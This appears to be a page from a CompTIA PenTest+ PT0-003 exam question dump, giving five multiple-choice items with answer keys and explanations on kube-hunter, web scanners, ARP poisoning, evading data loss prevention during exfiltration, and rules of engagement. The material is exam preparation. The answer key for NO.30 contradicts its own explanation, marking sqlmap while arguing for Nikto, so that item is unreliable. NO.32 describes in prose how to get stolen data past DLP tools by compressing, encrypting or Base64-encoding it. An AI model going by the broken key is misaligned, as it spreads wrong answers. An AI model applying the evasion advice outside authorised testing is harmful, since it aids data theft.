
A screenshot of a computer Description automatically generated



A screenshot of a computer Description automatically generated



A screenshot of a computer Description automatically generated



NO.29 A penetration tester performs an assessment on the target company ' s Kubernetes cluster using kube-hunter.
Which of the following types of vulnerabilities could be detected with the tool?
A. Network configuration errors in Kubernetes services
B. Weaknesses and misconfigurations in the Kubernetes cluster
C. Application deployment issues in Kubernetes
D. Security vulnerabilities specific to Docker containers
Answer: B
Explanation:
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here's why option B is correct:
Kube-hunter: It scans Kubernetes clusters to identify security issues, such as misconfigurations, insecure settings, and potential attack vectors.
Network Configuration Errors: While kube-hunter might identify some network-related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.
Application Deployment Issues: These are more related to the applications running within the cluster,

not the cluster configuration itself.
Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.
References from Pentest:
Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.
Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.
Conclusion:
Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.
======

NO.30 A penetration tester is attempting to discover vulnerabilities in a company ' s web application. Which of the following tools would most likely assist with testing the security of the web application?

A. OpenVAS

B. Nessus

C. sqlmap

D. Nikto

Answer: C

Explanation:
When testing the security of a web application, specific tools are designed to uncover vulnerabilities and issues. Here's an overview of the tools mentioned and why Nikto is the most suitable for this task:
Nikto:
Purpose: Nikto is a web server scanner that performs comprehensive tests against web servers for multiple items, including potentially dangerous files/programs, outdated versions, and other security issues.
Relevance: It is designed specifically for discovering vulnerabilities in web applications, making it the most appropriate choice for a penetration tester targeting a web application.
Comparison with Other Tools:
OpenVAS: A general-purpose vulnerability scanner that targets a wide range of network services and hosts, not specifically tailored for web applications.
Nessus: Similar to OpenVAS, Nessus is a comprehensive vulnerability scanner but is broader in scope and not focused solely on web applications.
sqlmap: This tool is excellent for SQL injection testing but is limited to database vulnerabilities and doesn't cover the full spectrum of web application security issues.
======

NO.31 A penetration tester is performing a network security assessment. The tester wants to intercept communication between two users and then view and potentially modify transmitted data. Which of the following types of on- path attacks would be best to allow the penetration tester to achieve this result?

A. DNS spoofing

B. ARP poisoning
C. VLAN hopping
D. SYN flooding
Answer: B
Explanation:
An on-path attack (previously known as MITM - Man-in-the-Middle) allows an attacker to intercept and modify communication between two parties.
ARP poisoning (Option B):
Attackers send fake ARP replies to associate their MAC address with the IP address of a legitimate device (e.
g., gateway).
This forces traffic to flow through the attacker ' s system, enabling packet capture and manipulation.
Tools like Ettercap, Bettercap, and ARP spoofing scripts are commonly used.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - " On-Path Attacks and ARP Poisoning "
Incorrect options:
Option A (DNS spoofing): Redirects users to malicious domains but does not intercept traffic.
Option C (VLAN hopping): Allows traffic to traverse VLANs, but does not intercept user communication.
Option D (SYN flooding): A DoS attack that overwhelms a target with half-open connections, but does not intercept traffic.

NO.32 During a testing engagement, a penetration tester compromises a host and locates data for exfiltration. Which of the following are the best options to move the data without triggering a data loss prevention tool? (Select two).
A. Move the data using a USB flash drive.
B. Compress and encrypt the data.
C. Rename the file name extensions.
D. Use FTP for exfiltration.
E. Encode the data as Base64.
F. Send the data to a commonly trusted service.
Answer: B E
Explanation:
Data Loss Prevention (DLP) tools monitor sensitive data and prevent unauthorized exfiltration. The two best options to bypass DLP are:
Compress and encrypt the data (Option B):
Compression reduces file size, making detection harder. Encryption further protects the data by making it unreadable without a key.
DLP tools often inspect content based on known patterns (e.g., credit card numbers, sensitive keywords).
Encrypted files bypass content inspection since DLP cannot analyze encrypted data.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - " Data Exfiltration Techniques " Encode the data as Base64 (Option E):
Base64 encoding disguises data by converting it into ASCII text, making it less likely to trigger DLP signature-based detection.
Many DLP systems do not analyze encoded text deeply, assuming it is non-sensitive.

Reference: CompTIA PenTest+ PT0-003 Official Study Guide - " Encoding and Obfuscation in Exfiltration " Incorrect options:
Option A (USB flash drive): Physical exfiltration is risky and easily detectable in enterprise environments.
Option C (Rename file extensions): DLP systems analyze content, not just filenames.
Option D (FTP for exfiltration): FTP is monitored by security tools and is a high-risk method.
Option F (Trusted service): Many organizations monitor outbound traffic to cloud storage or email services.

NO.33 A penetration testing company is defining the rules of engagement with a client. Which of the following should the company include?

A. Non-disclosure agreement

B. Escalation process

C. URL list

D. Authorization letter

Answer: D

Explanation:
While several items listed are important parts of an overall engagement package, the authorization letter (often called written authorization, engagement letter, or authorization to test) is mandatory before testing begins - it explicitly grants permission to test specified systems under defined scope and constraints and provides legal protection for both parties. An RoE typically references or attaches the NDA (A), includes escalation/contact processes (B), and provides target lists (C), but without the formal authorization letter the engagement should not proceed.
CompTIA PT0-003 Mapping:
* Domain 1.0 Planning and Scoping - obtain written authorization and define rules of engagement prior to testing.